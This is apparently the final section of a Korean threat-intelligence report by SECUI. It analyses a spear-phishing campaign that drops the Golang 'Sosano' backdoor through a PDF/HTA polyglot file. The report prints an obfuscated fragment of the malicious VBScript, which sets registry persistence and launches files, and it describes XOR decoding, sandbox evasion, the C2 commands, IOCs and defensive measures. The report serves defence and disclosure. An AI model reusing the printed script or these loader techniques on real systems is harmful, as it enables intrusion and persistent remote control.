[13] **HTA(HTML Application)**: 마이크로소프트가 개발한 웹 애플리케이션 프로그래밍 기술. HTA 확장자 파일은 mshta.exe 윈도우 바이너리로 실행되며, 네트워크 프록시 인식 방식으로 HTML 에 포함된 Windows 스크립트(VBScript or JScript)를 실행 가능.


+ 폴리글롯 파일은 읽는 방법에 따라 여러 가지 다른 형식으로 해석될 수 있는 파일로, 다양한 파서가 동일한 파일을 다르게 해석하도록 데이터를 신중하게 구조화하여 만들어지며, 형식별 특이점이나 겹치는 헤더를 사용함.

```
<head>
    <title>hello</title>
    <HTA:APPLICATION
        APPLICATIONNAME=CreateObject(today("Mniijs MYF", 21))
        BORDER="none"
        CAPTION="no"
        CONTEXTMENU="no"
        SHOWINTASKBAR="no"
        SINGLEINSTANCE="yes"
        SYSMENU="no"
        WINDOWSTATE="minimize">
    <script language="VBScript">


        Function nexttoday(uFP)
            Dim WshShell
            dim oo2
            oo2 ="BXhwnuy.Xmjqq"
            Set WshShell = CreateObject(today(oo2, 21))
            On Error Resume Next
            Dim fso1
            fso1 = "MPJD_HZWWJSY_ZXJW\XTKYBFWJ\Rnhwtxtky\Bnsitbx\HzwwjsyAjwxnts\Wzs\RdZwqKnqj"
            WshShell.RegWrite today(fso1, 21), uFP, "REG_SZ"
            On Error GoTo 0
        End Function


        Function FileExists(filePath)
            Dim fso
            Set fso = CreateObject(today("Xhwnuynsl.KnqjXdxyjrTgojhy", 21))
            FileExists = fso.FileExists(filePath)
        End Function
        Sub openEF()
            Dim excelFile, shell
            excelFile = "H:\Bnsitbx\Yfxpx\TwijwQnxy.cqxc"
            Set shell = CreateObject(today("BXhwnuy.Xmjqq", 21))


            If FileExists(today(excelFile, 21)) Then
                shell.Run Chr(34) & today(excelFile, 21) & Chr(34)
            End If
        End Sub
```

[폴리글롯 파일(PDF/HTA)의 소스코드 일부]

+ LNK 파일은 cmd.exe 를 실행한 후 mshta.exe 를 사용하여 PDF/HTA 폴리글롯 파일을 실행.
+ mshta.exe 프로세스는 폴리글롯 파일의 바이너리에서 PDF 부분 뒤의 HTA 헤더를 찾은 다음 컨텐츠를 실행.

+ 또한, HTA 스크립트는 cmd.exe 가 두 번째 PDF 에서 실행 파일 및 URL 파일을 추출하는 역할도 수행함.



```
remnux@remnux:~$ binwalk -e /mnt/hgfs/about-indic.pdf

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PDF document, version: "1.7"
568           0x238           Zlib compressed data, default compression
1532          0x5FC           JPEG image data, JFIF standard 1.01
1562          0x61A           TIFF image data, big-endian, offset of first image directory: 8
409815        0x640D7         Zlib compressed data, default compression
410263        0x64297         Zlib compressed data, default compression
433036        0x69B8C         Zlib compressed data, default compression
433991        0x69F47         Zip archive data, at least v2.0 to extract, compressed size: 6040158, uncompressed size: 12814798, name: sosano.jpg
6474189       0x62C9CD        Zip archive data, at least v2.0 to extract, compressed size: 118, uncompressed size: 136, name: youtube.url
6474348       0x62CA6C        Zip archive data, at least v2.0 to extract, compressed size: 164, uncompressed size: 292, name: hyper.jpg
6474551       0x62CB37        Zip archive data, at least v2.0 to extract, compressed size: 19552, uncompressed size: 43008, name: Hyper-info.exe
6494147       0x6317C3        Zip archive data, at least v2.0 to extract, compressed size: 14003, uncompressed size: 17688, name: OrderList.xlsx
6508662       0x635076        End of Zip archive, footer length: 22
```

[폴리글롯 파일(PDF/ZIP)의 구성 정보]

+ 이후 HTA 는 URL 파일을 레지스트리에 등록하여 지속성을 유지하고, "Hyper-Info.exe"를 로드하는 URL 파일을 실행.
+ 실행 파일은 두 번째 PDF 의 뒷부분에서 추출한 ZIP 파일에서 "sosano.jpg"라는 파일을 찾음.
+ JPG 를 찾으면 문자열 "1234567890abcdef"와 XOR 연산을 하여 악성코드 개발자가 "yourdlfinal.dll"이라고 부르는 DLL 로 디코딩하는데, 이 백도어는 ProofPoint 에서 "Sosano"라고 명명함.
+ Hyper-Info 실행 파일에는 "abcdef1234567890"과 "0fedcba987654321"이라는 내장된 문자열이 있는데, 이는 추가 XOR 키일 것으로 추정됨.
+ Sosano 백도어는 Golang 으로 제작된 DLL 이며, 12 메가바이트의 큰 크기의 실행파일이지만, 제한된 기능에 대한 집합으로 구성된 작은 크기의 악성코드만을 포함.
+ 개발자가 작성한 코드는 백도어를 생성하고, HTTP 통신 설정이나 파일 읽기/쓰기 작업과 같은 반복 가능한 작업을 구현하기 위해 새 코드를 작성할 필요가 없도록 미리 빌드된 Golang 패키지 함수로 보완됨.
+ 이 실행 파일은 MIME(Multipurpose Internet Mail Extensions) 유형을 구문 분석하는 코드, 다양한 암호화 및 압축 알고리즘 지원, 광범위한 로깅 및 디버깅을 위한 함수와 같이 사용하지 않는 Golang 라이브러리를 가져옴.
+ 악성코드 실행 시, 문자열의 일부가 복호화 함수를 통해 실행되고 메모리에 로드됨.

+ 또한, 악성코드 실행 시, 임의의 시간 동안 휴면 상태에 들어가 현재 시스템 시간을 의사 난수 생성기의 시드로 사용하는데, 이 루틴은 자동화된 분석 샌드박스 및 엔드포인트 백신 등에 대한 탐지를 회피하기 위함.
+ 휴면 루틴이 실행된 후, 악성코드는 C2(bokhoreshonline[.]com)에 연결을 시도.
+ 성공적으로 연결되면 악성코드는 주기적으로 C2 서버에 HTTP GET 요청을 보내 추가 명령을 기다림,
+ C2 서버가 명령으로 응답하면 Sosano 는 이를 구문 분석하고, 연관된 명령을 실행하는데, Sosano 가 C2 에서 수락할 수 있는 명령은 아래와 같음.

명령	설명
sosano	현재 디렉터리 가져오기 / 작업 디렉터리 변경
yangom	현재 디렉터리의 내용을 나열
Monday	추가 페이로드를 다운로드하고 로드
raian	디렉터리 삭제/제거
lunna	셸 명령 실행

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	46.30[.]190.96
	104.238[.]57.61
URL	bokhoreshonline[.]com
	indicelectronics[.]net
FileHash-SHA256	0ad1251be48e25b7bc6f61b408e42838bf5336c1a68b0d60786b8610b82bd94c
	336d9501129129b917b23c60b01b56608a444b0fbe1f2fdea5d5beb4070f1f14
	394d76104dc34c9b453b5adaf06c58de8f648343659c0e0512dd6e88def04de3
	e692ff3b23bec757f967e3a612f8d26e45a87509a74f55de90833a0d04226626
	0c2ba2d13d1c0f3995fc5f6c59962cee2eb41eb7bdbba4f6b45cba315fd56327

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- https://www.proofpoint.com/us/blog/threat-insight/call-it-what-you-want-threat-actor-delivers-highly-targeted-multistage-polyglot

2 관련 용어

- **스피어 피싱 (Spear Phishing)**: 특정 기관이나 특정인을 표적으로 삼아 악성메일을 발송하고, 컴퓨터를 감염시켜 정보 등을 탈취하는 '표적형 악성 메일' 공격
- **백도어(Backdoor)**: 일반적인 인증을 통과, 원격 접속을 보장하고, plaintext 의 접근을 취득하는 등의 행동을 들키지 않고 행하는 방법
- **ClickFix**: 사용자에게 복사-붙여넣기를 유도하여 직접 악성코드를 실행하게 만드는 사회공학기법
- **SharePoint**: Microsoft 가 개발한 웹 기반 협업 플랫폼
- **Microsoft Graph**: Microsoft Cloud 서비스 리소스에 액세스할 수 있는 RESTful 웹 API
- **공유 비밀(Shared Secret)**: 보안 통신에 관련된 당사자에게만 알려진 암호화 키 또는 데이터
- **웹셸(Web Shell)**: 웹 서버에 임의의 명령을 실행할 수 있도록 제작한 프로그램
- **정크 코드(Junk Code)**: 정상적인 기능을 하는 코드처럼 보이지만 실제 실용적인 응용 프로그램에서는 중요한 기능이나 작업을 제공하지 않는 코드
- **WMI(Windows Management Instrumentation)**: Windows 기반 운영 체제에서 데이터 관리 및 작업을 위한 시스템 관리 기술
- **LOLBAS(Living Off The Land Binaries and Scripts)**: Windows 에 기본으로 포함된 프로그램(Binaries, Scripts)을 사용하여 악성 행위를 수행하는 기법
- **C2(C&C 서버)**: 악성코드(봇넷 등)을 제어하기 위해 사용되는 명령 제어 서버
- **비콘(Beacon)**: 공격자가 확보한 시스템에서 주기적으로 C2 서버와 통신하여 공격자의 명령을 기다리거나, 수집한 데이터를 전송하는 역할
- **WinRM(Windows Remote Management)**: 사용자가 원격으로 시스템에 액세스하고 관리할 수 있도록 해주는 Microsoft 도구
- **Pass the Hash(PtH)**: 사용자 암호의 기본 NTLM 해시를 사용해 원격 서버 또는 서비스에서 인증하는 기법
- **폴리글롯 파일(Polyglot File)**: 여러 프로그래밍 언어로 제작되어 하나의 파일이 두 개 이상의 형식으로 해석될 수 있도록 만든 파일
- **HTA(HTML Application)**: 마이크로소프트가 개발한 웹 애플리케이션 프로그래밍 기술. HTA 확장자 파일은 mshta.exe 윈도우 바이너리로 실행되며, 네트워크 프록시 인식 방식으로 HTML 에 포함된 Windows 스크립트(VBScript or JScript)를 실행 가능.

End of Document

SECUI (주)시큐아이

서울특별시 종로구 종로 51 3~6F (종로2가, 종로타워)
tel 02 3783 6600 **fax** 02 3783 6499 www.secui.com

대표전화 **080-331-6600**
기술지원/침해대응센터 **02-3783-6500**
보안관제센터 **02-3782-4030**
평일 : 오전 8시 ~ 오후 5시 (토, 일, 공휴일 제외)